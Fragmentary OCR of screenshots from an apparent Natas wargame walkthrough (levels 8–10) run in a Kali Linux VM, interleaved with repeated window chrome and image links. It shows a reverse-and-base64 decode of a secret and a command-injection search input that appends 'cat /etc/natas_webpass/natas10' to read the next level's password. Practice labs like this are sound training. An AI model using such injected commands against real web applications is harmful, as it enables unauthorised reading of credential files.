Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Code Beautify JSON Formatter XML Formatter Calculators JSON Beautifier Recent Links Sitemap Favs Login

Reverse String

Enter the Text

==QcCtmMm11ViV3b|

Size: 16 B, 16 Characters

Auto Reverse String File.. Load URL

The Reverse String

b3ViV11mMmtCcQ==

Size: 16 B, 16 Characters

Copy To Clipboard Download

eb2.3lift.com

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home Metasploitable2-Linux KaliLinux

1 2 3 4

10:42

natas7.natas.labs.o... natas8.natas.labs.o... Cb Base64 Decode

https://codebeautify.org/base64-decode 60%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Code Beautify JSON Formatter XML Formatter Calculators JSON Beautifier Recent Links Sitemap Favs Login

Base64 Encode

Base64 Decode

URL Encode

URL Decode

String to Hex Converter

Hex to String Converter

String to Binary Converter

Binary to String Converter

Case Converter

Delimited Text Extractor

Remove Punctuation

Remove Accents

Remove Duplicate Lines

Remove Empty Lines

Remove Line Breaks

Remove Extra Spaces

Remove Whitespace

Remove Lines Containing

Sort Text Lines

Base64 Decode

Add to Fav New

Save & Share

Enter the text to Base64 Decode

Sample

b3VlV1lmMmtCcQ==

Size : 16 B, 16 Characters

☒ Auto Base64 Decode File.. Load URL

The Base64 Decode:

oubWYf2kBq


Size : 10 B, 10 Characters

Copy To Clipboard Download


Are you bored? Try these Linux commands an...

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24



5 July, 24




Natas Level 9 → Level 10

Username: natas10

URL: <http://natas10.natas.labs.overthewire.org>

5 July, 24



5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home Metasploitable2-Linux KaliLinux

1 2 3 4

12:39

natas8.natas.labs.overthewire x natas9.natas.labs.overthewire x

natas9.natas.labs.overthewire.org/?needle=xxxx+dictio


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

NATAS9

Find words containing: Search

Output:

[View sourcecode](#)

 **SUBMIT
TOKEN**

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home Metasploitable2-Linux KaliLinux

1 2 3 4

12:39

natas8.natas.labs.overthewire x natas9.natas.labs.overthewire x

natas9.natas.labs.overthewire.org/?needle=xxxx+dictio

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

NATAS9

Find words containing: Search

Output:


index-source.html
index.php

[View sourcecode](#)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

VMware Workstation icons

5 July, 24



xxxx dictionary.txt;cat /etc/natas_webpass/natas10;

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home Metasploitable2-Linux KaliLinux

1 2 3 4

13:00

natas8.natas.labs.overthewire x natas9.natas.labs.overthewire x

natas9.natas.labs.overthewire.org/?needle=xxxx+dictio


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

NATAS9

Find words containing: Search

Output:

[View sourcecode](#)

 SUBMIT TOKEN

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 24

